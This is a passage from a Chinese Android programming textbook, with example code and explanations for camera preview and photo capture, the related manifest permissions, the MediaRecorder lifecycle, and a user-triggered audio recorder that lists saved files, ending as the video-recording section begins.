        this.holder = surface.getHolder();                          //设置 Holder
        this.holder.addCallback(new MySurfaceViewCallback());       //加入回调
        this.holder.setType(SurfaceHolder.SURFACE_TYPE_PUSH_BUFFERS);//设置缓冲类型
        this.holder.setFixedSize(500, 350);                         //设置分辨率
        this.but.setOnClickListener(new OnClickListenerImpl());     //单击事件
}
```

在程序的 onCreate()方法中，首先对屏幕的显示属性进行配置（不显示标题、屏幕高亮显示等），而后依次取得各个组件，并通过 SurfaceView 组件取得一个 SurfaceHolder 对象，通过该对象设置图片的分辨率以及要操作的 SurfaceHolder.Callback 接口的子类实例对象。

```
//接口 SurfaceHolder.Callback 被用来接收摄像头预览界面变化的信息
private class MySurfaceViewCallback implements SurfaceHolder.Callback {
        public void surfaceChanged(SurfaceHolder holder, int format, int width,
                int height) {           //当预览界面的格式和大小发生改变时，该方法被调用
        }
        public void surfaceCreated(SurfaceHolder holder) {          //初次实例化预览界面调用
                MyCameraDemo.this.cam = Camera.open(0);             //取得摄像头
                WindowManager manager = (WindowManager) MyCameraDemo.this
                        .getSystemService(Context.WINDOW_SERVICE);          //取得窗口服务
                Display display = manager.getDefaultDisplay();      //取得 Display 对象
                Parameters param = MyCameraDemo.this.cam.getParameters();   //取得照相机参数
                param.setPreviewSize(display.getWidth(), display.getHeight());      //设置预览大小
                param.setPreviewFrameRate(5);                       //每秒显示 5 帧的数据
                param.setPictureFormat(PixelFormat.JPEG);           //设置图片格式
                param.set("jpeg-quality", 85);                      //设置图片质量，最高为 100
                MyCameraDemo.this.cam.setParameters(param);         //设置参数
                try {                                               //通过 SurfaceView 显示
                        MyCameraDemo.this.cam
```

```
                    .setPreviewDisplay(MyCameraDemo.this.holder);
        } catch (IOException e) {
            e.printStackTrace();
        }
        MyCameraDemo.this.cam.startPreview();              //开始预览
        MyCameraDemo.this.previewRunning = true;           //修改预览标记
    }
    public void surfaceDestroyed(SurfaceHolder holder) {   //当预览界面被关闭时方法被调用
        if (MyCameraDemo.this.cam != null) {
            if (MyCameraDemo.this.previewRunning) {        //如果正在预览
                MyCameraDemo.this.cam.stopPreview();       //停止预览
                MyCameraDemo.this.previewRunning = false;  //修改标记
            }
            //摄像头只能被一个 Activity 程序使用，所以要释放摄像头
            MyCameraDemo.this.cam.release();               //释放摄像头
        }
    }
}
```

本内部类是实现图像预览的关键程序，本程序的主要功能是在预览界面创建时（surfaceCreated()）进行要拍照保存图片的若干参数配置，并且在预览结束时释放摄像头，但是需要注意的是，本程序取得摄像对象（Camera）的方法是 Camera.open(0)，如果要使用其他摄像头，可以使用与 Camera.open(1)类似的操作完成。在 open()方法中，每一个编号表示不同的摄像头编号。

```
private PictureCallback jpgcall = new PictureCallback() {
    public void onPictureTaken(byte[] data, Camera camera) {
        try {
            Bitmap bmp = BitmapFactory
                    .decodeByteArray(data, 0, data.length);        //定义 BitMap
            String fileName = Environment.getExternalStorageDirectory()
                    .toString()
                    + File.separator
                    + "mldnphoto"
                    + File.separator
                    + "MLDN_"
                    + System.currentTimeMillis()
                    + ".jpg";                                       //输出文件名称
            File file = new File(fileName);                         //定义 File 对象
            if (!file.getParentFile().exists()) {                   //父文件夹不存在
                file.getParentFile().mkdirs();                      //创建父文件夹
            }
            BufferedOutputStream bos = new BufferedOutputStream(
                    new FileOutputStream(file));                    //使用字节缓存流
            bmp.compress(Bitmap.CompressFormat.JPEG, 80, bos);      //图片压缩
            bos.flush();                                            //清空缓冲
            bos.close();                                            //关闭
            Toast.makeText(MyCameraDemo.this,
                    "拍照成功，照片已保存在" + fileName + "文件之中", Toast.LENGTH_
SHORT)
                    .show();                                        //显示 Toast
            MyCameraDemo.this.cam.stopPreview();                    //停止预览
            MyCameraDemo.this.cam.startPreview();                   //开始预览
```

```
            } catch (Exception e) {
            }
        }
};
```

本程序是 android.hardware.Camera.PictureCallback 接口的实现子类，为了操作方便，直接采用匿名内部类的形式完成，当用户调用 Camera 类中的 takePicture()方法时，会自动回调此操作，而此操作的主要功能是使用 BitMap 以及 BufferedOutputStream 完成图片的保存操作，并且重新启动摄像头的预览功能（先调用 cam.stopPreview()方法，再调用 cam.startPreview()方法完成重新启动预览）。

```
    private class OnClickListenerImpl implements OnClickListener {
        public void onClick(View v) {
            if (MyCameraDemo.this.cam != null) {                    //存在 Camera 对象
                MyCameraDemo.this.cam.autoFocus(new AutoFocusCallbackImpl());//自动对焦
            }
        }
    }
    private class AutoFocusCallbackImpl implements AutoFocusCallback {
        public void onAutoFocus(boolean success, Camera cam) {
            if (success) {                                          //如果对焦成功
                MyCameraDemo.this.cam.takePicture(sc, pc, jpgcall);  //获取图片
                MyCameraDemo.this.cam.stopPreview();                 //停止预览
            }
        }
    }
    private ShutterCallback sc = new ShutterCallback() {
        public void onShutter() {
            //按下快门后的回调函数
        }
    };
    private PictureCallback pc = new PictureCallback() {
        public void onPictureTaken(byte[] arg0, Camera arg1) {
            //保存的源图片数据
        }
    };
}
```

本程序的最后几个事件监听操作比较简单，其功能介绍如下。

☑ OnClickListenerImpl：按下按钮并自动对焦，对焦之后将调用 Camera.AutoFocusCallback 操作。
☑ AutoFocusCallbackImpl：自动对焦回调操作，在本类中完成图片的拍照操作。
☑ ShutterCallback：功能性说明，如果有需要则可以在此部分编写代码。
☑ PictureCallback：进行 RAW 文件（一种原始的图像文件）的操作，如果有需要则可以在此部分编写代码。

提示

关于 RAW 文件。

RAW 属于未加工的图片格式，表示直接从 CMOS 或 CCD 捕获到的光源图片信号转化为数字信号的原始数据，爱好摄影的读者应该对此深有体会，使用 RAW 可以进行图像的后期加工，如调整曝光度等。

另外，由于本程序要进行设备调用以及存储卡的信息保存，所以还需要在 AndroidManifest.xml 文件中进行相应的配置操作。

【例 10-53】 配置 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                  //定义包名称
    android:versionCode="1"                                 //程序的版本编号
    android:versionName="1.0">                              //程序的版本名称
    <uses-sdk android:minSdkVersion="10" />                 //最低运行级
    <application                                            //配置应用程序
        android:icon="@drawable/icon" android:label="@string/app_name">
        <activity                                           //定义 Activity
            android:name=".MyCameraDemo"                    //程序类名称
            android:label="@string/app_name"                //程序标签名称
            android:screenOrientation="landscape">          //默认为横屏显示
            <intent-filter>                                 //程序运行时默认启动
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-feature                                           //调用摄像头功能
        android:name="android.hardware.camera" />
    <uses-feature                                           //调用自动对焦功能
        android:name="android.hardware.camera.autofocus" />
    <uses-permission                                        //设置允许拍照的权限
        android:name="android.permission.CAMERA" />
    <uses-permission                                        //SD 卡创建与删除文件权限
        android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
    <uses-permission                                        //配置 SD 卡权限
        android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
</manifest>
```

由于在 Android 中实现摄像头功能属于程序的额外功能，所以首先使用<uses-feature>节点配置了所需要的操作功能，而后又配置了所有相关的访问控制权限。本程序的运行需要硬件的支持，读者可以在手机上自行验证。

10.7 媒 体 录 制

在 Android 中提供了负责进行媒体文件播放的 MediaPlayer 类，同样也提供了另外一个用于进行媒体录制的 android.media.MediaRecorder 类，此类可以实现音频和视频文件的录制操作，MediaRecorder 类所定义的常用方法如表 10-32 所示。

表 10-32 MediaRecorder 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public MediaRecorder()	构造	定义一个默认的 MediaRecorder 对象
2	public static final int getAudioSourceMax()	普通	得到最大音量



续表

No.	方　法	类　型	描　述
3	public void prepare()	普通	进入到就绪操作状态
4	public void release()	普通	释放资源
5	public void reset()	普通	重置设备
6	public void setAudioEncoder(int audio_encoder)	普通	设置音频编码
7	public void setAudioSource(int audio_source)	普通	设置音频源
8	public void setCamera(Camera c)	普通	设置 Camera 对象
9	public void setOutputFile(String path)	普通	设置输出文件
10	public void setPreviewDisplay(Surface sv)	普通	设置预览显示
11	public void setVideoEncoder(int video_encoder)	普通	设置视频编码
12	public void setVideoFrameRate(int rate)	普通	设置视频帧率
13	public void setVideoSize(int width, int height)	普通	设置视频分辨率
14	public void setVideoSource(int video_source)	普通	设置视频源
15	public void start()	普通	开始录制
16	public void stop()	普通	停止录制

通过表 10-32 列出的方法可以发现，在 MediaRecorder 类中除了有音频录制之外，也可以实现视频录制的功能，但是需要注意的是，MediaRecorder 和 MediaPlayer 类一样，有自己完整的生命周期，如图 10-25 所示。




图 10-25　MediaRecorder 类的生命周期

MediaRecorder 的生命周期包括以下几种状态。

（1）Initial 状态

当用户通过 MediaRecorder 类的构造方法实例化 MediaRecorder 类对象时将处于初始化状

态，即便此时没有任何操作，MediaRecorder 也会占用系统资源，而所有的状态都可以通过 reset()方法返回到此状态。

（2）Initialized 状态

当用户使用 setAudioSource()或 setVideoSource()方法后将进入音频录制或视频录制状态，并可以指定一些音频或视频的文件属性，设置完成后将进入 DataSourceConfigured 状态。

（3）Prepared 状态

就绪状态。当用户使用 MediaRecorder 类中的 prepare()方法时将进入就绪状态，表示录制前的状态已经准备就绪。

（4）Recording 状态

录制状态。当用户使用 MediaRecorder 类中的 start()方法时将进入录制状态，并且一直持续到录音或录像操作完毕。

10.7.1 录制音频

下面使用 MediaRecorder 类完成一个音频录制及播放的程序。在本程序的界面中，提供了音频录制以及录音文件的列表操作（ListView 实现），用户可以直接通过列表项调用 Android 手机内部的 Intent 完成音频的播放操作。

【例 10-54】 定义列表显示布局管理器——recordfiles.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                              //定义表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="wrap_content">                 //布局管理器高度为包含组件高度
    <TableRow>                                            //定义表格行
        <ImageView                                        //图片显示组件
            android:id="@+id/icon"                        //组件 ID，程序中使用
            android:layout_height="wrap_content"          //组件高度为图片高度
            android:layout_width="wrap_content"           //组件宽度为图片宽度
            android:src="@drawable/file_icon"/>           //默认显示图片
        <TextView                                         //文本显示组件
            android:id="@+id/filename"                    //组件 ID，程序中使用
            android:textSize="16px"                       //文字显示大小
            android:layout_height="wrap_content"          //组件高度为文字高度
            android:layout_width="wrap_content"/>         //组件宽度为文字宽度
    </TableRow>
</TableLayout>
```

【例 10-55】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                        //所有组件垂直摆放
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <LinearLayout                                         //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
```

```
            android:orientation="horizontal"                    //所有组件水平摆放
            android:layout_width="wrap_content"                 //布局管理器宽度为包含组件宽度
            android:layout_height="wrap_content">               //布局管理器高度为包含组件高度
            <ImageButton                                        //图片按钮
                android:id="@+id/record"                        //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度
                android:layout_height="wrap_content"            //组件高度为图片高度
                android:src="@drawable/record" />               //默认显示图片
            <ImageButton                                        //图片按钮
                android:id="@+id/stop"                          //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为图片宽度
                android:layout_height="wrap_content"            //组件高度为图片高度
                android:src="@drawable/stop" />                 //默认显示图片
        </LinearLayout>                                         //线性布局完结
        <TextView                                               //文本显示组件
            android:id="@+id/info"                              //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content"                //组件高度为文字高度
            android:text="文字提示信息..." />                    //默认显示文字
        <ListView                                               //列表显示组件
            android:id="@+id/reclist"                           //组件 ID，程序中使用
            android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />             //组件高度为内容高度
</LinearLayout>
```

通过该布局管理器可以发现，在本程序的界面中，除了支持音频的录制之外，也同时提供了列表显示的功能，可以列表显示全部已录制的音频文件。

【例 10-56】 定义 Activity 程序，完成录音及列表操作（分段列出）

```
package org.lxh.demo;
import java.io.File;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.content.Intent;
import android.media.MediaRecorder;
import android.net.Uri;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.ImageButton;
import android.widget.ListView;
import android.widget.SimpleAdapter;
import android.widget.TextView;
public class MyMediaRecorderDemo extends Activity {
        private ImageButton record = null;                      //按钮信息
```

```
    private ImageButton stop = null;                           //按钮信息
    private TextView info = null;                              //提示信息
    private MediaRecorder mediaRecorder = null;                //MediaRecorder 对象
    private File recordAudioSaveFile = null;                   //文件保存目录路径
    private File recordAudioSaveFileDir = null;                //文件保存目录
    private String recordAudioSaveFileName = null;             //音频文件保存名称
    private SimpleAdapter recordSimpleAdapter = null;          //适配器
    private ListView reclist = null;                           //定义列表视图
    private String recDir = "mldnrec";                         //保存目录
    private boolean sdcardExists = false;                      //判断 SD 卡是否存在
    private boolean isRecord = false;                          //判断是否正在录音
    private List<Map<String, Object>> recordFiles = null;      //保存所有的 List 数据
```

本程序由于要完成音频录制与文件列表的功能，所以定义了如下几个属性。

- ☑ ImageButton record：图片按钮，当按下此按钮之后开始进行音频录音。
- ☑ ImageButton stop：默认为不可用，当用户单击 record 按钮之后可以通过此按钮停止录音。
- ☑ TextView info：显示提示信息。
- ☑ MediaRecorder mediaRecorder：完成音频录制的操作类。
- ☑ File recordAudioSaveFile：文件保存路径的 File 对象。
- ☑ File recordAudioSaveFileDir：文件保存路径所在文件夹的 File 对象。
- ☑ String recordAudioSaveFileName：保存的文件名称。
- ☑ SimpleAdapter recordSimpleAdapter：用于定义 ListView 组件的适配器类。
- ☑ ListView reclist：定义 ListView 组件对象。
- ☑ List<Map<String, Object>> recordFiles：封装所有音频文件名称。
- ☑ String recDir = "mldnrec"：所有音频文件的默认保存路径。
- ☑ **boolean** sdcardExists：SD 卡是否存在的标记。
- ☑ **boolean** isRecord：是否正在录音的标记。

```
private void getRecordFiles() {                                //取得全部录音文件
    this.recordFiles = new ArrayList<Map<String, Object>>();   //实例化 List 集合
    if (this.sdcardExists) {                                   //如果 SD 卡存在
        File files[] = this.recordAudioSaveFileDir.listFiles(); //列出目录中的文件
        for (int x = 0; x < files.length; x++) {
            Map<String, Object> fileInfo = new HashMap<String, Object>();
            fileInfo.put("filename", files[x].getName());      //增加显示内容
            this.recordFiles.add(fileInfo);                    //保存数据
        }
        this.recordSimpleAdapter = new SimpleAdapter(this,
                this.recordFiles, R.layout.recordfiles,
                new String[] { "filename" },
                new int[] { R.id.filename });                  //实例化适配器
        this.reclist.setAdapter(this.recordSimpleAdapter);     //定义列表视图
    }
}
```

getRecordFiles()方法的主要功能是进行 ListView 列表显示内容的填充，会根据指定的文件目录采用 listFiles()方法列出全部的文件，并且将这些数据采用循环的方式设置到 recordFiles 集合中，最后通过 recordFiles 集合对象实例化 SimpleAdapter 类的对象，以完成数据的列表显示，这一步操作与第 7 章讲解 ListView 组件时的功能类似。

```
@Override
public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                          //调用布局管理器
        this.record = (ImageButton) super.findViewById(R.id.record);  //查找组件
        this.stop = (ImageButton) super.findViewById(R.id.stop);      //查找组件
        this.info = (TextView) super.findViewById(R.id.info);         //查找组件
        this.reclist = (ListView) super.findViewById(R.id.reclist);   //查找组件
        if (this.sdcardExists = Environment.getExternalStorageState().equals(
                        Environment.MEDIA_MOUNTED)) {                  //判断 SD 卡是否存在
                this.recordAudioSaveFileDir = new File(Environment
                                .getExternalStorageDirectory().toString()
                                + File.separator
                                + MyMediaRecorderDemo.this.recDir + File.separator);   //保存录音目录
                if (!this.recordAudioSaveFileDir.exists()) {           //父文件夹不存在
                        this.recordAudioSaveFileDir.mkdirs();          //创建新的文件夹
                }
        }
        this.getRecordFiles();                                         //取得全部的文件列表
        this.stop.setOnClickListener(new StopOnClickListenerImpl());   //设置单击事件
        this.record.setOnClickListener(new RecordOnClickListenerImpl());       //设置单击事件
        this.stop.setEnabled(false);                                   //“暂停”按钮暂时不可用
        this.reclist.setOnItemClickListener(
                        new OnItemClickListenerImpl());                //设置单击事件
}
```

onCreate()方法的主要功能是依次取得布局管理器中定义的各个组件，而后使用 Environment 类判断是否存在 SD 卡，如果存在，则实例化音频文件的保存路径对象（recordAudioSaveFileDir），如果指定的文件目录不存在，则会使用 mkdirs()方法进行创建，而后默认在 ListView 列出全部已有的音频文件，之后为各个组件设置监听操作。

```
private class RecordOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
                if (MyMediaRecorderDemo.this.sdcardExists) {           //如果 SD 卡存在
                        MyMediaRecorderDemo.this.recordAudioSaveFileName =
                                MyMediaRecorderDemo.this.recordAudioSaveFileDir
                                        .toString()
                                        + File.separator
                                        + "MLDNRecord_"
                                        + System.currentTimeMillis() + ".3gp";      //文件保存名称
                        MyMediaRecorderDemo.this.recordAudioSaveFile = new File(
                                MyMediaRecorderDemo.this.recordAudioSaveFileName); //取得保存路径
                        MyMediaRecorderDemo.this.mediaRecorder = new MediaRecorder(); //实例化
                        MyMediaRecorderDemo.this.mediaRecorder
                                .setAudioSource(
                                                MediaRecorder.AudioSource.MIC);  //设置录音源为 MIC
                        MyMediaRecorderDemo.this.mediaRecorder
                                .setOutputFormat(
                                                MediaRecorder.OutputFormat.THREE_GPP);  //定义输出格式
                        MyMediaRecorderDemo.this.mediaRecorder
```

```
                    .setAudioEncoder(
                            MediaRecorder.AudioEncoder.DEFAULT);        //定义音频编码
                MyMediaRecorderDemo.this.mediaRecorder
                    .setOutputFile(MyMediaRecorderDemo.
                            this.recordAudioSaveFileName);              //定义输出文件
                try {
                    MyMediaRecorderDemo.this.mediaRecorder.prepare();   //准备录音
                } catch (Exception e) {
                    e.printStackTrace();
                }
                MyMediaRecorderDemo.this.mediaRecorder.start();         //开始录音
                MyMediaRecorderDemo.this.info.setText("正在录音中...");   //提示信息
                MyMediaRecorderDemo.this.stop.setEnabled(true);         //“停止”按钮可用
                MyMediaRecorderDemo.this.record.setEnabled(false);      //“录音”按钮禁用
                MyMediaRecorderDemo.this.isRecord = true;               //正在录音
            }
        }
}
```

本事件处理类主要是完成音频录制的具体操作，而音频录制的前提是 sdcard 必须存在（sdcardExists），而后默认的保存格式为.3gp，并且依次设置好各个音频录制的参数，以完成录音操作。

```
private class StopOnClickListenerImpl implements OnClickListener {
    @Override
    public void onClick(View v) {
        if (MyMediaRecorderDemo.this.isRecord) {                   //已经开始录音，则停止
            MyMediaRecorderDemo.this.mediaRecorder.stop();         //停止录音
            MyMediaRecorderDemo.this.mediaRecorder.release();      //释放资源
            MyMediaRecorderDemo.this.record.setEnabled(true);      //“录音”按钮启用
            MyMediaRecorderDemo.this.info.setText("录音结束，文件路径为："
                    + MyMediaRecorderDemo.this.recordAudioSaveFile);
        }
        MyMediaRecorderDemo.this.getRecordFiles();                 //重新加载列表
    }
}
```

本事件处理类主要是完成停止录音的操作，当录音完成之后，会将资源释放（release()），而后在文本提示组件上显示已保存的音频文件路径，最后使用 getRecordFiles()方法重新填充ListView 组件的列表内容。

```
    private class OnItemClickListenerImpl implements OnItemClickListener {
        @Override
        public void onItemClick(AdapterView<?> adapter, View view,
                int position, long id) {                           //选项单击
            if (MyMediaRecorderDemo.this.recordSimpleAdapter.
                    getItem(position) instanceof Map) {            //判断是否是 Map 实例
                Map<?, ?> map = (Map<?, ?>) MyMediaRecorderDemo.this.recordSimpleAdapter
                        .getItem(position);                        //取出指定位置的内容
                Uri uri = Uri.fromFile(new File(
                        MyMediaRecorderDemo.this.recordAudioSaveFileDir
                            .toString()
                            + File.separator
```

```
                                    + map.get("filename")));        //定义操作的 Uri
                        Intent intent = new Intent(Intent.ACTION_VIEW);    //指定 Action
                        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);    //增加标记
                        intent.setDataAndType(uri, "audio/mp3");           //设置数据播放的 MIME
                        MyMediaRecorderDemo.this.startActivity(intent);    //启动 Activity
                  }
            }
      }
}
```

本事件处理类主要是完成指定音频文件播放的操作，当用户选择列表中的指定文件之后，会触发 onItemClick()操作，之后将通过指定的 Intent 使用内置的 Action 完成音频文件的播放，程序的运行效果如图 10-26 所示。



（a）音频文件列表



（b）播放音频文件

图 10-26　音频录制

10.7.2　录制视频

录制视频与录制音频文件的功能类似，唯一区别就是在视频录制中需要定义一个额外的 SurfaceView 组件，以捕获摄像头采集到的数据。下面继续利用 MediaRecorder 类完成视频的录制操作，并且在使用录制视频时，系统自动根据用户的设置开启摄像头进行视频的采集。

提示

本程序很难具有通用性。

虽然使用 MediaRecorder 类可以完成视频的录制操作，但是由于一些视频的参数不在本书的讲解范围内，而且使用 MediaRecorder 类录制的视频分辨率也不能太高（由不同的手机决定），所以在此处只为读者做一个应用讲解，但是本程序的通用性有待考量。

以下范例将演示一个完整的视频录制、列表显示和视频播放的操作，在本范例中将结合之前的 ListView、MediaRecorder、MediaPlayer 和 Intent 跳转的功能一起为读者进行讲解，本程序完成所需要的代码清单如表 10-33 所示。

表 10-33　程序代码清单

No.	名　称	类　型	描　述
1	MyMediaRecorderDemo.java	程序	程序运行的主体 Activity，提供了视频录制的功能
2	BrowserActivity.java	程序	视频文件浏览的 Activity 操作，提供 ListView 显示
3	PlayVideoActivity.java	程序	用于播放视频的 Activity，使用 MediaPlayer 完成播放
4	recordfiles.xml	布局	用于定义 BrowserActivity 中 ListView 列表显示的布局管理器
5	main.xml	布局	MyMediaRecorderDemo 程序的布局管理器
6	browser.xml	布局	BrowserActivity 程序的布局管理器，提供 ListView
7	play.xml	布局	PlayVideoActivity 程序的布局管理器，提供 SurfaceView
8	AndroidManifest.xml	配置	配置 Activity 程序以及相关操作权限

下面将依次讲解表 10-33 中各个文件的实现，为了读者理解方便，代码较多的程序将采用分段方式解释。

【例 10-57】 定义 MyMediaRecorderDemo 程序的布局管理器——main.xml

```
